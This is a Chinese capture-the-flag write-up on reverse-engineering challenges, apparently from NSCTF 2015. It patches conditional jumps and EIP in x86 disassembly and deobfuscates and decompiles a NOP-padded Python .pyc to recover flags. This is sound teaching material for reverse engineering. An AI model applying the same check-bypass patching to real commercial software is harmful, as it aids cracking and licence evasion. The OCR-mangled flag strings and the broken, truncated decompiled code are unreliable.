
```
0123112A  .^ 75 B5        jnz short 012310E1
0123112C  > 8D8D FCFEFFFF lea ecx,[local.65]
01231132  . C705 6833230  mov dword ptr ds:[0x1233368],0x1
0123113C  . 8D51 01       lea edx,dword ptr ds:[ecx+0x1]
0123113F  . 90            nop
01231140  > 8A01          mov al,byte ptr ds:[ecx]          //然并软
01231142  . 41            inc ecx
01231143  . 84C0          test al,al
01231145  .^ 75 F9        jnz short 01231140
01231147  . 2BCA          sub ecx,edx
01231149  .v 74 27        je short 01231172
0123114B  . 83FF 03       cmp edi,0x3
0123114E  .v 7E 18        jle short 01231168
01231150  . E8 ABFEFFFF   call 01231000
01231155  . 5F            pop edi
01231156  . 5E            pop esi
01231157  . 33C0          xor eax,eax
01231159  . 5B            pop ebx
0123115A  . 8B4D FC       mov ecx,[local.1]
0123115D  . 33CD          xor ecx,ebp
0123115F  . E8 21000000   call 01231185
01231164  . 8BE5          mov esp,ebp
01231166  . 5D            pop ebp
01231167  . C3            retn
01231168  > 68 1C212301   push 0123211C                     flag:{NSCTF_md5065ca>01??ab7e0f4>>a701c>cd17340}
0123116D  . FFD6          call esi
0123116F    83C4 04       add esp,0x4
```


可以看到当寄存器edi值为3时进行跳转。。

强行进入该判断

```
01231149  .v 74 27        je short 01231172
0123114B  . 83FF 03       cmp edi,0x3
0123114E    90            nop
0123114F    90            nop
01231150  . E8 ABFEFFFF   call 01231000
01231155  . 5F            pop edi
01231156  . 5E            pop esi
01231157  . 33C0          xor eax,eax
01231159  . 5B            pop ebx
0123115A  . 8B4D FC       mov ecx,[local.1]
0123115D  . 33CD          xor ecx,ebp
0123115F  . E8 21000000   call 01231185
01231164  . 8BE5          mov esp,ebp
01231166  . 5D            pop ebp
01231167  . C3            retn
01231168  > 68 1C212301   push 0123211C                     flag:{NSCTF_md5065ca>01??ab7e0f4>>a701c>cd17340}
```



得到flag：




爆破有时候也挺好用的~

Reverse02:


没加壳。。直接搜索字符串



跳转到字符串所在位置。




这个和re1好像哇。。 于是机智的我干了这么一件事。。



设置008F1000为新的EIP

于是。。flag就直接出来了。。



Reverse04:

用uncompyle2反编译，出错。

```
Syntax error at or near `NOP' token at offset 0
# decompiled 0 files: 0 okay, 1 failed, 0 verify failed
# 2015.09.28 22:43:30 中国标准时间
```

```
0       NOP                 None
1       LOAD_CONST          'M,\x1d-\x18}E'\x1ezN~\x1b*\x19+\x12%\x1d-'
4       LOAD_CONST          'M,\x1d-\x18}E'\x1ezN~\x1b*\x19+\x12%\x1d-'
7       NOP                 None
8       LOAD_CONST          'M,\x1d-\x18}E'\x1ezN~\x1b*\x19+\x12%\x1d-'
11      LOAD_CONST          'I\x7fM<I<I\x7fJ.\x16wWcRj\x0e6\x0fn'
```

使用unpyclib对其进行反汇编

```
C:\Python27\Lib\site-packages\unpyclib>python application.py -d C:\Users\jon\Des
ktop\pyc\Reverse04.pyc > C:\Users\jon\Desktop\pyc\re.txt

C:\Python27\Lib\site-packages\unpyclib>
```

```
--== Disasm ==--
00000008 CODE:
            argcount:
00000009        LONG: 0L (00 00 00 00)
            nlocals:
0000000D        LONG: 0L (00 00 00 00)
            stacksize:
00000011        LONG: 3L (03 00 00 00)
            flags:
00000015        LONG: 64L (40 00 00 00)
                (NOFREE)
            code:
00000019        STR: '\td\x00\x00d\x00\x00\td\x00\x00d\x01\x00\x17d\x02\x00\x17d\x03\x00\x17d\x04\x00\x17d\x05\x00\x17d\x06\x00\x17...' (FC 00 00 00 09 64 00 00 64 00
                00000000    09 - NOP
                00000001    64 - LOAD_CONST         "M,\x1d-\x18}E'\x1ezN~\x1b*\x19+\x12%\x1d-"
                00000004    64 - LOAD_CONST         "M,\x1d-\x18}E'\x1ezN~\x1b*\x19+\x12%\x1d-"
                00000007    09 - NOP
                00000008    64 - LOAD_CONST         "M,\x1d-\x18}E'\x1ezN~\x1b*\x19+\x12%\x1d-"
                0000000B    64 - LOAD_CONST         'I\x7fM(I{I\x7fJ.\x16wWcRj\x0e6\x0fn'
                0000000E    17 - BINARY_ADD
                0000000F    64 - LOAD_CONST         'Zo\nn\x0fk\t1R7\x03g\x067\x00eUb\x043'
                00000012    17 - BINARY_ADD
                00000013    64 - LOAD_CONST         '\x014\x071Rr\x14x\x19~D?q"a5s,A%'
                00000016    17 - BINARY_ADD
                00000017    64 - LOAD_CONST         "\x10'\x11uLyA%\x1d|DrFv\x12t\x11#B&"
                0000001A    17 - BINARY_ADD
                0000001B    64 - LOAD_CONST         'GsKzK*O)\x1c%GuC>\x1e\x7f\x1b+\x19*'
                0000001E    17 - BINARY_ADD
                0000001F    64 - LOAD_CONST         '\x1e&\x14-\x1f/\x1axAqBq@yO-LtE}'
```

用16进制编辑器对二进制文件进行修改，去掉两个nop。并修改长度

```
0000h: 03 F3 0D 0A 1A AE 00 56 63 00 00 00 00 00 00 00  .ó...®.Vc.......
0010h: 00 03 00 00 00 40 00 00 00 73 FC 00 00 00 09 64  .....@...sü.....d
0020h: 00 00 64 00 00 09 64 00 00 64 01 00 17 64 02 00  ..d...d..d...d..
0030h: 17 64 03 00 17 64 04 00 17 64 05 00 17 64 06 00  .d...d...d...d..
```

继续报错，继续分析

```
Syntax error at or near `STORE_GLOBAL' token at offset 37
# decompiled 0 files: 0 okay, 1 failed, 0 verify failed
# 2015.09.28 22:52:13 中国标准时间
```

怀疑是工具问题。

换一种反编译工具：传送门 http://tool.lu/pyc/

得到一部分代码

```
#!/usr/bin/env python
# encoding: utf-8
# 访问http://tool.lu/pyc/ 查看更多信息
data = "M,\x1d-\x18}E'\x1ezN~\x1b*\x19+\x12%\x1d-" + 'I\x7fM(I{I\x7fJ.\x16wWcRj\x0e6\x0fn' + ' Zo\nn\x0fk\t
import os
import sys
import struct
import cStringIO
import string
import dis
import marshal
import types
import random
count = 0

def reverse(string):
    return string[::-1]

data_list = list(reverse(data)[1:])

def decrpyt(c, key2):
    global count
    data_list[count] = c ^ key2
    count += 1
```

```
def GetFlag1():
    key= struct.unpack('B', data[len(data) - 8])[0]
   for c in data_list:
       if count == 0:
           decrpyt(struct.unpack('B', c)[0], key)
           continue
       key = struct.unpack('B', data[len(data) - 3])[0]
       decrpyt(struct.unpack('B', c)[0], key)

   for c in data_list[::-1]:
       print chr(c),



def GetFlag2():
   key = struct.unpack('B', data[len(data) - 11])[0]
   for c in data_list:
       if count == 0:
           decrpyt(struct.unpack('B', c)[0], key)
           continue
       key = struct.unpack('B', data[len(data) - 4 - count])[0]
       decrpyt(struct.unpack('B', c)[0], key)

   for c in data_list[::-1]:
       print chr(c),



def GetFlag3():
   key = struct.unpack('B', data[len(data) - 5])[0]
   for c in data_list:
       if count == 0:
           decrpyt(struct.unpack('B', c)[0], key)
           continue
       key = struct.unpack('B', data[len(data) - 2 - count])[0]
       decrpyt(struct.unpack('B', c)[0], key)

   for c in data_list[::-1]:
       print chr(c),



def GetFlag4():
   global count
   key = struct.unpack('B', data[len(data) - 1])[0]
   for c in data_list:
       if count == 0:
           decrpyt(struct.unpack('B', c)[0], key)
           continue
        key = struct.unpack('B', data[len(data) - 1- count])[0]
       decrpyt(struct.unpack('B', c)[0], key)

   count = 0
   for c in data_list[::-1]:
       print chr(c),
```

```
def GetFlag5():
   pass
# WARNING: Decompyle incomplete

GetFlag1()
```

修改代码，将GetFlag2()、GetFlag3()、GetFlag4()函数都调用，flag在GetFlag4()函数所打印出来的字符串内。